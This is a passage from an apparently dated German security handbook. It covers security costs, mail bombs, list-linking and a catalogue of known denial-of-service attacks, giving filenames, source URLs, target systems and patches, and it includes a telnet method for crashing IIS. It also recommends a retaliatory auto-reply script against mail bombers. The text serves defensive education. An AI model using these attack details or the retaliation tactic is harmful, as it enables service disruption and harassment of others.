Machen Sie diesen Fehler nicht - er wird Ihre Kosten in erheblichem Maße steigern. Wenn ein Sicherheitsteam bei Ihnen eintrifft, sollten Sie jede erdenkliche Information zur Hand haben. (Vielleicht möchten Sie ja einige Informationen zurückhalten, um die Aufmerksamkeit und die Sachkenntnis des Teams zu testen, trotzdem sollten Sie auch diese Informationen fertig haben.)

Und schließlich gibt es noch einen letzten Faktor, der einen Einfluß auf die Höhe der Kosten ausübt: die Art der Daten, die Sie schützen wollen.

8.7.4 Die Art der Daten, die Sie schützen wollen

Die meisten Unternehmen streben eine Internet-Präsenz entweder zu Werbezwekken für die Öffentlichkeit an oder weil sie das Internet als ihre private Festverbindung nutzen wollen. Dadurch können sie regionale Zweigstellen zu einem Bruchteil der Kosten einer richtigen Festverbindung vernetzen.

Das erste Szenario ist kein Problem. Wenn jemand einen Server attackiert und herunterfährt, der Informationen für Werbezwecke enthält, können Sie ihn innerhalb weniger Stunden wiederherstellen. In diesem Fall gibt es keinen Grund, hyperwachsam in Hinsicht auf Sicherheit zu sein. Sie wenden einfach die besten Sicherheitsmethoden an und das war's.

Wenn Sie das Internet benutzen, um Zweigstellen (oder ähnliches) zu vernetzen, müssen Sie sich jedoch mehr Sorgen machen. (Besonders, wenn Sie proprietäre, vertrauliche oder geheime Daten über das Internet austauschen wollen.) Dies wird die Kosten für die Sicherung Ihres Systems erheblich in die Höhe schrauben.

Ein Produkt, das die Kosten für das Vernetzen von Zweigstellen reduzieren kann, ist Netfortress.

Netfortress

Fortress Technologies

Tel.: +1-813-288-7388

Fax: +1-813-288-7389

E-Mail: info@fortresstech.com

URL: http://www.fortresstech.com/

Netfortress ist eine Plug-in-VPN-Lösung mit folgenden Merkmalen:

- 128-Bit IDEA-verschlüsselte Sessions
- Testen und Verifizieren von Echtzeit-Verschlüsselungen
- Blockierungen für Java, ActiveX, Cookies, Übertragungsanstürme und ICMP-Attacken
- Automatisierte Enkryptionsschlüssel-Veränderung alle 24 Stunden

Netfortress ist vielleicht das sicherste zur Zeit erhältliche VPN. Es ändert alle 24 Stunden automatisch die Enkryptionsschlüssel und bietet mit die stärkste Verschlüsselung, die derzeit für Live-Sessions verfügbar ist. Aber das ist noch nicht alles. Netfortress ist extrem schnell. Man kann Echtzeit-Updates an einer Datenbank irgendwo im Land durchführen und trotzdem extreme Verschlüsselung genießen.

Netfortress (und ähnliche Produkte) kann Ihnen einen erheblichen Teil Ihrer Kosten ersparen. Statt einer monatlichen Gebühr für Festverbindungen zwischen Ihren Zweigstellen zahlen Sie einmalig für eine sichere VPN-Lösung.

8.7.5 Fazit

Das Fazit ist dies: All diese Faktoren werden Ihre Kosten beeinflussen - und es gibt keine Industrie-Standards darüber, was diese oder jene Aufgabe kosten wird. Sie können jedoch einiges unternehmen, um astronomische Kosten zu vermeiden.

Erinnern Sie sich an die Informationen, die Sie zusammentragen sollten? Wenden Sie sich an zwei Sicherheitsunternehmen mit gutem Ruf und bitten Sie sie, einen Kostenvoranschlag für das Sammeln dieser Informationen und für entsprechende Empfehlungen zu machen. Der Kostenvoranschlag sollte einen Bericht darüber enthalten, wie diese Unternehmen im Fall einer Auftragserteilung vorgehen würden. Dies wird Ihnen nicht nur eine astronomische Summe geben, sondern Sie auch auf besondere Punkte in Ihrer Konfiguration aufmerksam machen. Außerdem können Sie diese Summe auch gut dazu benutzen, mit demjenigen zu feilschen, den Sie dann tatsächlich beauftragen werden.

8.8 Über Ihren Systemadministrator

Eine letzte Anmerkung zu den Kosten: Es lohnt sich, Ihrem Systemadministrator zusätzliche Schulungen anzubieten. Je weniger Sie auslagern müssen, um so besser stehen Sie da. Außerdem kennt Ihr Systemadministrator Ihr Netzwerk schon in- und auswendig. Sie sollten den Nutzen maximieren, den Sie davon haben, daß Sie Ihren Systemadministrator bezahlen. (Anders gesagt: Warum noch mehr bezahlen? Sie zahlen ja schon jemanden für die Wartung Ihres Netzwerks.)

8.9 Consultants und andere Lösungen

Wenn Sie vorhaben, Electronic Commerce über das Internet anzubieten, sollten Sie Ihre Optionen gründlich in Betracht ziehen. Manchmal kann eine zusammmengesetzte Lösung (eine Mischung aus Lösungen verschiedener Drittanbieter) genauso sicher und billiger sein wie die Implementierung einer sogenannten »integrierten« Lösung. Hier sind einige gute Quellen, die Sie sich ansehen sollten:

SecureCC. Sichere Transaktionen für das Web. http://www.securecc.com/.

Netscape Communications Corporation. http://www.netscape.com/.

Process Software Corporation. http://www.process.com/.

Alpha Base Systems, Inc. EZ-Commerce und EZ-ID-System. http://alphabase.com/ezid/nf/com_intro.html.

Data Fellows. F-Secure-Produktlinie. http://www.europe.datafellows.com/f-secure/.

Credit Card Transactions: Real World and Online. Keith Lamond. 1996. http://rembrandt.erols.com/mon/ElectronicProperty/klamond/CCard.htm

Digital Money Online. A Review of Some Existing Technologies. Dr. Andreas Schöter und Rachel Willmer. Intertrader, Ltd. Februar 1997.

A Bibliography of Electronic Payment Information. http://robotics.stanford.edu/users/ketchpel/ecash.html

A Framework for Global Electronic Commerce. Clinton Administration. Eine Zusammenfassung finden Sie unter http://www.iitf.nist.gov/eleccomm/exec_sum.htm oder http://www.iitf.nist.gov/eleccomm/glo_comm.htm.

Electronic Payment Schemes. Dr. Phillip M. Hallam-Baker. World Wide Web Consortium. http://www.w3.org/pub/WWW/Payments/roadmap.html.

On Shopping Incognito. R. Hauser und G. Tsudik. Second Usenix Workshop on Electronic Commerce. http://www.isi.edu/~gts/paps/hats96.ps.gz.

Fast, Automatic Checking of Security Protocols. D. Kindred und J. M. Wing. Second Usenix Workshop on Electronic Commerce, pp. 41-52. November 1996. http://www-cgi.cs.cmu.edu/afs/cs.cmu.edu/project/venari/www/usenix96-submit.html.

Business, Electronic Commerce and Security. B. Israelsohn. 1996. http://www.csc.liv.ac.uk/~u5bai/security/security.html.

---

vorheriges Kapitel | Inhaltsverzeichnis | Stichwortverzeichnis | Kapitelanfang | nächstes Kapitel

vorheriges Kapitel | Inhaltsverzeichnis | Stichwortverzeichnis | nächstes Kapitel

9

Destruktive Programme

In diesem Kapitel lernen Sie destruktive Programme kennen. Das sind Programme, die kaum gesellschaftlichen oder akademischen Wert haben, den modernen Systemadministrator aber dennoch plagen.

9.1 Was sind destruktive Programme?

Destruktive Programme sind Programme, die eines oder beide der folgenden Ziele haben:

- Belästigung
- Zerstörung von Daten

Destruktive Programme werden in der Regel von unreifen Benutzern, verärgerten Angestellten oder Jugendlichen eingesetzt, sei es aus purer Bosheit oder aus dem Spaß daran, andere zu belästigen.

9.2 Destruktive Programme als Sicherheitsrisiken

Die meisten destruktiven Programme stellen kein Sicherheitsrisiko dar, sondern sind in erster Linie Ärgernisse. Allerdings können diese Programme manchmal die Funktionsfähigkeit Ihres Netzwerks bedrohen. Ein Programm beispielsweise, das einen Router oder einen Mail-Server unter eine anhaltende Denial-of-Service-Attacke bringt, könnte ein Sicherheitsrisiko darstellen. Auf alle Fälle können legitime Netzwerkbenutzer während der Dauer eines derartigen Angriffs nicht auf wichtige Netzwerk-Ressourcen zugreifen. Zwar wird das System an sich durch den Angriff nicht gefährdet, aber er führt zu einer Unterbrechung der System-Arbeitsabläufe. Daher sollte jeder neue Systemadministrator generell über Denial- of-Service und destruktive Programme Bescheid wissen.

Dieses Kapitel behandelt vor allem drei der wichtigsten destruktiven Programme:

- E-Mail-Bomben und List-Linking (Verknüpfen mit Mailing-Listen)
- Denial-of-Service-Tools
- Computerviren

9.3 Die E-Mail-Bombe

E-Mail-Bomben führen selten zu Datenverlust oder Sicherheitslöchern, sondern sind Tools, die der Belästigung anderer dienen.

9.3.1 Was ist eine E-Mail-Bombe?

Eine herkömmliche E-Mail-Bombe ist einfach eine Serie von Nachrichten (vielleicht Tausende), die an Ihre Mailbox gesandt werden. Der Angreifer will Ihre Mailbox mit Müll überladen. Die meisten Internet-Benutzer erhalten eine E-Mail-Bombe innerhalb eines Jahres, nachdem sie online gegangen sind. Der Angreifer ist gewöhnlich jemand, der mit irgendeiner Ihrer Aussagen in einem Usenet-Diskussionsforum nicht einverstanden war. Normalerweise ist eine E-Mail-Bombe etwa 2 Mbyte groß. Wenn Sie eine Anwählverbindung zum Internet haben, führt dies zu erhöhten Verbindungsgebühren und ist schlicht Zeitverschwendung.

9.3.2 E-Mail-Bomben-Pakete

E-Mail-Bomben-Pakete sind Programme, die den Prozeß des E-Mail-Bombings automatisieren. Systemadministratoren sollten diese Pakete und die Dateinamen, die mit ihnen verknüpft sind, kennen. (Zwar mag diese Kenntnis einen Angriff auf Ihr System nicht verhindern, aber sie verhindert, daß Ihre Benutzer andere Systeme angreifen.)

Tabelle 9.1 listet die beliebtesten E-Mail-Bomben-Pakete und die dazugehörenden Dateinamen auf. Wenn Sie ein Multi-User-Netzwerk betreiben, sollten Sie Ihre Laufwerke nach diesen Dateinamen durchsuchen.

Tabelle 9.1: Bekannte E-Mail-Bomben-Pakete und dazugehörende Dateinamen

E-Mail-Bomben-Paket	Dateinamen
Up Yours	UPYOURS3.ZIP, UPYOURS3.EXE, MAILCHECK.EXE, UPYOURSX
Kaboom	KABOOM3.ZIP, KABOOM3.EXE, KABOOM3!.ZIP, WSERR.DLL
The Unabomber	UNA.EXE, KWANTAM.NFO
The Windows Email Bomber	BOMB.EXE, BOMB.TXT, BOMB02B.ZIP
Gatemail	GATEMAIL.C
Unix Mail-Bomber	MAILBOMB.C

9.3.3 Wie gehen Sie mit E-Mail-Bomben um?

Kill Files (Liste, die Nachrichten von unerwünschten Absendern ausfiltert und löscht), Exklusionsschemen und Mail-Filter sind alles Abhilfen für E-Mail-Bomben. Mit Hilfe dieser Tools können Sie automatisch Mail ablehnen, die von der Absenderadresse mit diesen Tools losgeschickt wurde.

Es gibt verschiedene Wege, ein solches Exklusionsschema zu implementieren. Unix- Anwender finden online eine große Vielfalt an Quellen. Weiterhin kann ich ein Buch empfehlen, das sich mit der Entwicklung intelligenter Kill-File-Mechanismen auseinandersetzt*: Sams Teach Yourself the Unix Shell in 14 Days* von David Ennis und James Armstrong jr. (Sams Publishing). Kapitel 12 dieses Buches beinhaltet ein hervorragendes Script für diesen Zweck. Wenn Sie ein neuer Anwender sind, wird Ihnen dieses Kapitel (tatsächlich auch das ganze Buch) sehr nützlich sein.

Wenn Sie statt dessen mit Windows oder MacOS arbeiten, kann ich Ihnen jede der in Tabelle 9.2 aufgelisteten Mail-Filter-Applikationen empfehlen. Viele von ihnen sind Shareware, Sie können sie also testen, bevor Sie sie kaufen.

Tabelle 9.2: Beliebte Mail-Filter-Applikationen und ihre Internet-Adressen

Filter-Paket	URL
Stalker (MacOS)	`http://www.stalker.com/`
Eudora Mail Server (MacOS)	`http://www.eudora.com/`
Musashi (PPC, MacOS)	`http://www.sonosoft.com/musashi/index.html`
Advanced E-mail Protector	`http://www.antispam.org/`
E-Mail Chomper (Win 95)	`http://www.sarum.com/echomp.html`
SPAM Attack Pro (Win 95)	`http://www.softwiz.com/`
Spam Buster (Win 95)	`http://www.contactplus.com/`
SpamKiller (Win 95)	`http://www.spamkiller.com/`

Wenn jemand anfängt, Sie zu bombardieren, können Sie immer auch einen menschlichen Ansatz versuchen und seinen Postmaster kontaktieren. Dies ist im allgemeinen recht wirksam; der Benutzer wird ermahnt, daß sein Verhalten unnötig ist und nicht toleriert wird. In den meisten Fällen reicht dies zur Abschrekkung. Manche Provider sind sogar so hart und schließen auf der Stelle den Account.

Eine andere Lösung ist ein bißchen gewiefter, funktioniert aber gut und kann automatisiert werden. So geht's: Schreiben Sie ein Script, das die E-Mail-Adresse des Angreifers auffängt. Für jede erhaltene Nachricht antworten Sie automatisch mit einem höflichen 10seitigen Hinweis, daß derartige Attacken der Netiquette widersprechen und daß sie unter gewissen Umständen sogar gegen das Gesetz verstoßen. Nachdem der Angreifer etwa 1.000 derartige Antworten erhalten hat, wird sein Provider an die Decke gehen, den Angreifer zu sich zitieren und ihm die Finger abhacken.

Hinweis:

Dieser Ansatz ist für Endanwender nicht empfehlenswert - Ihr eigener Provider könnte Ihnen Ärger machen. Wenn Sie jedoch Ihr eigener Herr sind, tun Sie es einfach!

Schließlich sollten Sie noch eines wissen: Nicht alle Internet Service Provider handeln verantwortlich. Einigen ist es egal, ob ihre Benutzer E-Mail-Bomben an andere versenden. Die einfachste Reaktion darauf ist, jeglichen Verkehr von der entsprechenden Domain abzuweisen.

9.3.4 E-Mail-Bomben als Sicherheitsrisiken

In seltenen Fällen können E-Mail-Bomben in Denial-of-Service resultieren. Zum Beispiel bombardierte jemand die Monmouth University in New Jersey in einer dermaßen aggressiven Art und Weise, daß der Mail-Server vorübergehend ausfiel. Dieser Vorfall zog eine FBI- Untersuchung nach sich, und der junge Mann wurde verhaftet.

Hinweis:

Die meisten Mail-Server stürzen unter bestimmten Umständen ab. Zum Beispiel fand einer meiner Kunden heraus, daß das Senden einer 40-Mbyte- Mail an mailserv auf UnixWare den gesamten Rechner abstürzen läßt. Der Rechner läßt sich nur durch erneutes Booten wiederherstellen und neu zu booten ist keine Wiederherstellung. Es gibt keine Korrektur hierfür.

Wenn ein Angriff auf Ihren Rechner derartige Auswirkungen hat, sollten Sie die Behörden kontaktieren. Dies gilt im besonderen, wenn der Angreifer seinen Ursprung variiert und damit Mail-Filter oder Exklusionsschemen am Router-Level umgeht. Wenn sich dieser Angriff beharrlich wiederholt, besteht Ihre einzige Abhilfe wahrscheinlich darin, die Polizei zu kontaktieren.

9.4 List-Linking

List-Linking ist eine neuere und hinterhältigere Form der Belästigung. List-Linking bedeutet, daß der Angreifer Sie bei Dutzenden von Mailing-Listen als Abonnent registriert.

Hinweis:

Mailing-Listen verteilen Mail-Nachrichten, die aus verschiedenen Quellen gesammelt werden. Diese Nachrichten konzentrieren sich in der Regel auf ein Special-Interest-Thema. Die Mail-Server sammeln entsprechende Nachrichten und mailen täglich, wöchentlich oder monatlich an die Mitglieder. Mitglieder können sich auf verschiedene Art und Weise registrieren lassen, meistens geschieht dies jedoch durch E-Mail.

E-Mail-Bomben-Pakete automatisieren den List-Linking-Prozeß. Zum Beispiel sind Kaboom und Avalanche zwei bekannte E-Mail-Bomben-Pakete, die »Point & Click«-List- Linking bieten. Die Auswirkungen einer solchen Verbindung können katastrophal sein. Die meisten Mailing-Listen produzieren mindestens 50 Mail-Nachrichten täglich, von denen manche binäre Attachments enthalten. Wenn der Angreifer Sie bei 100 Mailing-Listen anmeldet, werden Sie 5.000 E-Mails pro Tag erhalten. Außerdem müssen Sie sich bei jeder Mailing-Liste einzeln manuell wieder abmelden, wenn Sie erst einmal dort registriert sind. Überdies wählen Angreifer oft Zeiten, zu denen Sie nicht anwesend sind, wie beispielsweise Urlaubszeiten. Daher sammeln sich während Ihrer Abwesenheit Tausende von Nachrichten in Ihrer Mailbox. Dies kann zu Denial-of-Service führen, insbesondere wenn Ihr Systemadministrator Quotas auf Mail vergibt.

Hinweis:

Quotas sind Limitierungen des Festplattenspeichers. Wenn Ihre Mailbox die maximale Speichermenge, die Ihnen zugeordnet wurde, erreicht, wird sie keine Nachrichten mehr annehmen. Daher füllen die ersten 1.000 Nachrichten des Angreifers Ihre Mailbox, so daß andere Nachrichten Sie nicht mehr erreichen können.

Der öffentlich meistbekannt gewordene Fall von List-Linking war der eines Senior-Editors vom *Time Magazine*. Am 18. März 1996 veröffentlichte *Time* einen Artikel mit dem Titel *»I'VE BEEN SPAMMED!«*. Der Artikel berichtete über einen List-Linking-Vorfall, der den amerikanischen Präsidenten, zwei bekannte Hacker-Magazine und einen Senior-Editor von *Time* betraf. Der Editor wurde bei etwa 1.800 Mailing-Listen registriert. Die daraus folgende Mail belief sich auf etwa 16 Mbyte. Interessanterweise wurde auch der Sprecher des Repräsentantenhauses, Newt Gingrich, bei diesen Mailing-Listen angemeldet. Gingrich hatte, wie die meisten Kongreßmitglieder, ein Script für seine Mail-Adresse laufen, das automatisch Antworten generiert. Diese Scripts filtern die E-Mail-Adresse aus jeder eingehenden Nachricht heraus und versenden automatisierte Antworten. Gingrichs automatisches Antwortscript empfing und beantwortete jede einzelne Nachricht. Dies erhöhte nur die Anzahl der Nachrichten, die er erhalten würde, da immer, wenn er auf eine Nachricht der Mailing-Liste antwortete, seine Antwort an die ausgehenden Nachrichten der Mailing-Liste gehängt wurde. Damit bombadierte sich der Sprecher des Repräsentantenhauses praktisch selbst.

List-Linking ist besonders hinterhältig, da ein einfacher Mail-Filter das Problem nicht wirklich löst, sondern nur unter den Teppich kehrt, weil Sie solange Mail erhalten werden, bis Sie sich wieder abgemeldet haben. Tatsächlich werden die Nachrichten in der Regel mindestens für 6 Monate kommen. Einige Mailing-Listen verlangen, daß man sein Abonnement alle 6 Monate erneuert. Dies geschieht in der Regel über eine Bestätigungsnachricht an den Listen- Server. In einer solchen Nachricht bitten Sie um Verlängerung der Mitgliedschaft um weitere 6 Monate. Natürlich werden Sie irgendwann aus der Liste gestrichen, wenn Sie keine derartige Bestätigung losschicken. In diesem Fall jedoch haben Sie vor Ablauf der 6 Monate keine Möglichkeit, von der Liste zu kommen. Daher sollten Sie sich mit List-Linking sofort befassen, auch wenn es noch so ärgerlich ist.

Einzige Abhilfe für List-Linking ist, sich bei allen Mailing-Listen wieder abzumelden. Dies ist aus mehreren Gründen schwieriger als es sich anhört. Ein Grund ist, daß neue Listen nur selten Informationen zur Abmeldung in ihren Mails liefern. Sie müssen also möglicherweise diese Informationen erst einmal im Web suchen. Wenn das so ist, rechnen Sie mit mehreren Stunden Ausfallzeit.

Ihre Möglichkeiten, sich schnell und effektiv von allen Listen wieder abzumelden, hängt zu einem großen Teil auch von Ihrem E-Mail-Programm ab. Wenn Ihr E-Mail-Client über mächtige Suchfunktionen verfügt, die es Ihnen ermöglichen, Betreffzeilen und Absenderangaben zu filtern, können Sie die Adressen der Mailing-Listen relativ schnell sammeln. Wenn Sie jedoch einen Mail-Client ohne Suchfunktionen benutzen, stehen Sie vor einem mühsamen Unterfangen. Wenn Sie gerade einen List-Linking-Angriff erlitten haben und einen Mail-Client ohne Suchfunktion haben, sollten Sie sich eine neue E-Mail-Adresse besorgen und die alte löschen. Im Endeffekt wird dies Ihr Problem schneller lösen.

9.5 Ein Wort zu E-Mail-Relaying

Schließlich gibt es noch einen Punkt in bezug auf E-Mails, der viele Systemadministratoren ärgert: E-Mail-Relaying. E-Mail-Relaying heißt, daß Clients, die mit anderen Providern verbunden sind, Ihren Server für E-Mail benutzen. Dies ermöglicht Benutzern mit dynamischer IP-Adresse die Benutzung Ihres Mail-Dienstes (statt nur der Adressen Ihres Subnetzes oder Netzwerks). Daher können Spammer und andere Spinner Ihr Mail-System kidnappen und es dazu benutzen, das Internet mit Junk-Mail zu überladen.

Wenn Sie E-Mail-Relaying anbieten, könnten Sie mit diesem Problem konfrontiert werden. Die einzige Lösung ist, IP-Adressen zu filtern und solche von unerwünschten Netzwerken auszuschließen. Dies ist natürlich ein großes Problem, wenn Ihre Kunden beispielsweise AOL benutzen, da Sie dann im Endeffekt 9 Millionen Leute ausschließen müßten.

Die meisten Internet Service Provider weigern sich heutzutage aus genau diesem Grund, Relay-Dienste auzubieten. (Sie denken vielleicht, daß sich dieses Problem einfach über ein Programm lösen ließe, aber das ist nicht wahr. Sie können dies verifizieren, indem Sie sich die Kopfzeilen eingegangener Nachrichten ansehen. Unautorisierte Anfragen sehen genau wie autorisierte aus und daher ist das Schreiben eines Wrappers praktisch unmöglich.) Ich denke, man sollte Relays ausschalten und statt dessen Anwähldienste einrichten. (Es sei denn, Ihre Clients sind sehr weit von Ihrem Server entfernt. Unter diesen Umständen sind Ferngesprächgebühren fällig und daher ist eine Anwählverbindung nicht realistisch.)

9.6 Denial-of-Service-Attacken

Denial-of-Service(DoS)-Attacken sind ganz ähnlich wie E-Mail-Bomben in erster Linie Ärgernisse. DoS-Attacken sind jedoch wesentlich bedrohlicher, besonders wenn Sie ein Unternehmensnetzwerk betreiben oder Internet Service Provider sind. Das kommt daher, daß DoS-Attacken vorübergehend Ihr gesamtes Netzwerk lahmlegen können (oder zumindest die Hosts, die auf TCP/IP aufgebaut sind).

Die erste bedeutende Denial-of-Service-Attacke war der Morris-Wurm. Schätzungen zufolge waren etwa 5.000 Rechner für einige Stunden betriebsunfähig. Zu jener Zeit (1988) war es eine Katastrophe für akademische- und Forschungseinrichtungen, hatte aber nur wenig Auswirkung auf den Rest der Welt. Heutzutage könnte eine vergleichbare DoS- Attacke Verluste in Millionenhöhe nach sich ziehen.

Das Ziel einer DoS-Attacke ist einfach und direkt - Ihre(n) Host(s) vom Netz abzutrennen. Denial-of-Service-Attacken sind immer böswillig, außer wenn Sicherheitsexperten DoS- Attacken gegen ihre eigenen Netzwerke (oder andere vorher bestimmte Hosts) ausführen. Es gibt für niemanden einen legitimen Grund, Ihr Netzwerk zu beeinträchtigen. DoS-Attacken sind nach einer ganzen Reihe von Bundes- und Landesgesetzen strafbar. Wenn Sie einen Täter finden, der Ihr Netzwerk angreift, sollten Sie die Behörden benachrichtigen. DoS-Attakken sind nicht das Resultat der Arbeit neugieriger Hacker, sondern kriminelle Taten mit feindlicher Absicht.

9.6.1 Wo Sie Denial-of-Service-Attacken finden werden

DoS-Angriffe schlagen am Herzen von IP-Implementierungen zu. Daher können sie auf jeder Plattform stattfinden. Noch schlimmer, da IP-Implementierungen sich von Plattform zu Plattform nicht drastisch unterscheiden, kann eine einzelne DoS-Attacke mehrere Zielbetriebssysteme treffen. (Das Beispiel, das sich hier aufdrängt, ist die LAND-Attacke, die fast zwei Dutzend verschiedene Betriebssysteme beeinträchtigen konnte, darunter Windows NT und einige Unix-Versionen.)

Überdies zeigt die Analyse von DoS-Codes durchgehend, daß selbst wenn eine neue DoS- Attacke zunächst nicht auf allen Plattformen funktioniert, sie dies irgendwann tun wird. Neu entwickelte DoS-Attacken werden etwa alle zwei Wochen herausgegeben. Diese Versionen werden in der Regel auf einer einzelnen Entwicklungsplattform (z.B. Linux) geschrieben, um eine einzelne Zielplattform (z.B. Windows 95) anzugreifen. Nach der Veröffentlichung des entsprechenden Codes wird er von der Hacker- und Crackergemeinde untersucht. Innerhalb von Tagen bringt dann jemand eine geänderte Version (eine sogenannte Mutation) heraus, die eine größere Auswahl an Betriebssystemen beeinträchtigen kann.

Sie sollten DoS-Attacken sehr ernst nehmen. Sie sind gemein und einfach zu implementieren, sogar von Crackern mit wenig Programmiererfahrung. Tools für Denial-of-Service- Attacken sind daher weitverbreitete Waffen, jeder kann sie bekommen und jeder kann sie benutzen.

Noch beunruhigender ist es, daß Polizeibehörden in der Verfolgung von Denial-of-Service- Attacken oft zögern - auch wenn der Täter bekannt ist. Viele Polizeibehörden haben noch nicht begriffen, daß Denial-of-Service eine kritische Sache ist. Werfen wir einen kurzen Blick auf Denial-of-Service-Tools, den Schaden, den sie anrichten können und die Plattformen, die sie beeinträchtigen.

9.6.2 Übersicht über Denial-of-Service-Attacken

Nachstehend finden Sie eine umfassende Übersicht über DoS-Attacken, von denen jede vollständig mit Hilfe folgender Felder beschrieben wird:

Dateiname. Der angegebene Dateiname ist der, unter dem die Attacke am bekanntesten ist. Sie sollten jedoch beachten, daß in dem Maße, in dem Exploit-Codes verteilt werden auch die Dateinamen geändert werden. Es gibt verschiedene Gründe hierfür, aber der wichtigste ist, daß der Exploit-Code vor Systemadministratoren verborgen bleiben soll. Da Systemadministratoren in der Regel die Dateinamen dieser Tools kennen, werden sie von Crackern häufig umbenannt.

Autor. Hier sehen Sie oft Aliase oder E-Mail-Adressen statt richtiger Namen. Ich habe mich sehr darum bemüht, die Namen, E-Mail-Adressen oder Aliase der Original-Autoren zu finden. Wenn Sie eins der nachfolgenden Programme geschrieben haben und es irrtümlicherweise einer anderen Person zugesprochen wurde, kontaktieren Sie bitte den Verlag und lassen Sie es ihn wissen.

URL. Hier finden Sie die Internet-Adresse für den Exploit-Source-Code. Von dieser URL können Sie den Code herunterladen und auf ihrem eigenen Rechner testen.

Hintergrundinformationen. Hier finden Sie URLs, über die Sie weitere Dokumentationen finden können. In der Regel sind das Artikel oder Postings in Mailing-Listen, die die Hauptcharakteristiken der Attacke ausführlich beschreiben.

Entwicklungsbetriebssystem. Dieses Feld beschreibt entweder, auf welcher Plattform der Code geschrieben wurde oder in welchem Betriebssystem der Code erfolgreich laufen kann.

Zielbetriebssystem. Dieses Feld gibt an, welche Plattform mit dem Code erfolgreich angegriffen werden kann.

Auswirkung. Hier finden Sie eine kurze Beschreibung der Auswirkungen der jeweiligen Attacke.

Abhilfe. Dieses Feld gibt Ihnen URLs, unter denen Sie Patches oder Abhilfen finden.

9.6.3 Bekannte DoS-Attacken

Die folgenden Attacken sind gut bekannt und gut dokumentiert. Wenn Sie für die Sicherung eines Netzwerks verantwortlich sind, sollten Sie diese Grundlagen auf jeden Fall kennen. Auch wenn DoS-Attacken nicht sehr schwerwiegend sind, kann es doch peinlich sein, wenn Ihr Netzwerk durch eine solche beeinträchtigt wird. Da Abhilfen verfügbar sind, gibt es keinen Grund, diese nicht anzuwenden. Nehmen Sie sich jetzt einen Moment Zeit und gehen Sie die folgenden Attacken durch, um zu sehen, ob Sie für eine anfällig sind. Den meisten kann auf einfache Art und Weise abgeholfen werden.

Bonk und Boink-Attacken

Dateiname: bonk.c

Autor: Die Leute von ROOTSHELL.COM

URL: http://www.njh.com/latest/9801/980109-01.html

Hintergrundinformationen: siehe URL

Entwicklungsbetriebssystem: Unix

Zielbetriebssystem: Windows 95 und Windows NT

Auswirkung: Dieses Utility läßt jeden Windows 95- oder NT-Rechner abstürzen und ist im Grunde eine modifizierte Version eines Codes, der früher von Route@infonexus.com geschrieben wurde.

Abhilfe: http://itrac.bourg.net/patches/nt/tearfixi.exe

Hanson-Attacke

Dateiname: hanson.c

Autor: Myn@efnet

URL: http://www.netlife.fi/users/zombi/hanson.c

Hintergrundinformationen: siehe URL

Entwicklungsbetriebssystem: Unix

Zielbetriebssystem: Windows mit jedem MIRC-Client

Auswirkung: Schmeißt MIRC-Clients aus dem Netzwerk

Abhilfe: unbekannt

INETINFO.EXE-Attacke

Dateiname: inetinfo, inetinfo.c, inetinfo.pl

Autor: Bob Beck. Auch von Chris Bayly und Evan L. Carew

URL: http://www.jabukie.com/Unix_Sourcez/inetinfo

Hintergrundinformationen: http://support.microsoft.com/support/kb/articles/q160/5/ 71.asp

Entwicklungsbetriebssystem: Unix, andere

Zielbetriebssystem: Windows NT 4.0

Auswirkung: Beliebiger Text, der an die Ports 135 und 1031 gesendet wird, läßt den Internet Information Server (IIS) abstürzen.

Abhilfe: Service Pack 2.0

Beck, Bayly, Carew und die Leute von http://www.rootshell.com berichten über verschiedene Auswirkungen. Sie können diese Attacke selbst testen, wenn Sie wollen. Dazu senden Sie über Telnet eine Reihe von Text-Strings an Port 135 und unterbrechen dann die Verbindung. Dies sollte den IIS zum Absturz bringen. Wenn es so ist, müssen Sie den Patch in Ihrem System installieren.

Jolt

Dateiname: jolt.c

Autor: Jeff W. Roberson

URL: http://www.jabukie.com/Unix_Sourcez/jolt.c

Hintergrundinformationen: http://www.jabukie.com/Unix_Sourcez/jolt.c

Entwicklungsbetriebssystem: Unix

Zielbetriebssystem: Windows 95

Auswirkung: Fragmentierte, übergroße Pakete überladen Windows 95.

Abhilfe: http://support.microsoft.com/download/support/mslfiles/Vipup20.exe

Tip:

Der Patch für Jolt funktioniert nur, wenn Sie zusätzlich den VTCPUPD- Patch installieren. Diesen finden Sie unter http://support.microsoft.com/ download/support/mslfiles/Vtcpupd.exe.

Jolt wurde anscheinend von älteren DoS-Attacken für POSIX- und SYSV-Systeme abgeleitet. Der Autor von Jolt berichtet, daß manche Systeme nach einem Angriff einen blauen Bildschirm zeigen.

Land

Dateiname: Land.c

Autor: Die Leute von http://www.rootshell.com

URL: http://www.jabukie.com/Unix_Sourcez/land.c

Hintergrundinformationen: http://www.cisco.com/warp/public/770/land-pub.shtml.

Entwicklungsbetriebssystem: Unix

Zielbetriebssystem: Viele vernetzte Betriebssysteme und manche Router.

Auswirkung: Pakete mit Verbindungsanfragen, in denen der Ursprungs- und der Zielrechner gleich benannt werden, frieren den Zielrechner ein.

Abhilfe: http://support.microsoft.com/download/support/mslfiles/Vtcpupd.exe

Die LAND-Attacke brachte die Internet-Gemeinde zum Zittern, vor allem wegen der hohen Anzahl von betroffenen Systemen und der Tatsache, daß auch bestimmte Hardware-Komponenten der Netzwerke, darunter Router, anfällig waren.

Hinweis:

Nur bestimmte Hardware war anfällig. Es ist bekannt, daß NCD X-Terminals, Catalyst LAN-Switches (Serien 5000 und 2900) und Cisco IOS/700 alle anfällig waren. Wenn Sie befürchten, daß Ihr Router ebenfalls anfällig ist, sollten Sie `land.c` *kompilieren und einen Testlauf fahren.*

Sie sollten Ihren Hersteller in bezug auf Abhilfen kontaktieren. Möglicherweise dauert es eine Weile, alle LAND-Variationen zu finden, da so viele Mutationen aufgetaucht sind. Eine Version bringt Windows 95 und NT auch bei installiertem Service Pack 3 zum Absturz. Diese Attacke - sie heißt *La Tierra* - wurde 1997 von Mondo Man ins Internet gesetzt. Da immer wieder neue Variationen auftauchen, sollten Sie regelmäßig bei Ihrem Anbieter nach neuen Patches fragen. Kurzfristige Abhilfen für Cisco Hardware finden Sie unter http://geek- girl.com/bugtraq/1997_4/0356.html. Oder kontaktieren Sie Ihren entsprechenden Hersteller.

Wenn Sie mit Windows 95 arbeiten, holen Sie sich den Patch für die ursprüngliche LAND- Attacke und für einige Mutationen. Diesen Patch finden Sie hier:

http://support.microsoft.com/download/support/mslfiles/Vtcpupd.exe

Newtear-Attacke

Dateiname: newtear.c

Autor: Route@infonexus.com (Michael Schiffman)

URL: http://itrac.bourg.net/exploits/newtear.c

Hintergrundinformationen: siehe URL

Entwicklungsbetriebssystem: Linux, BSD

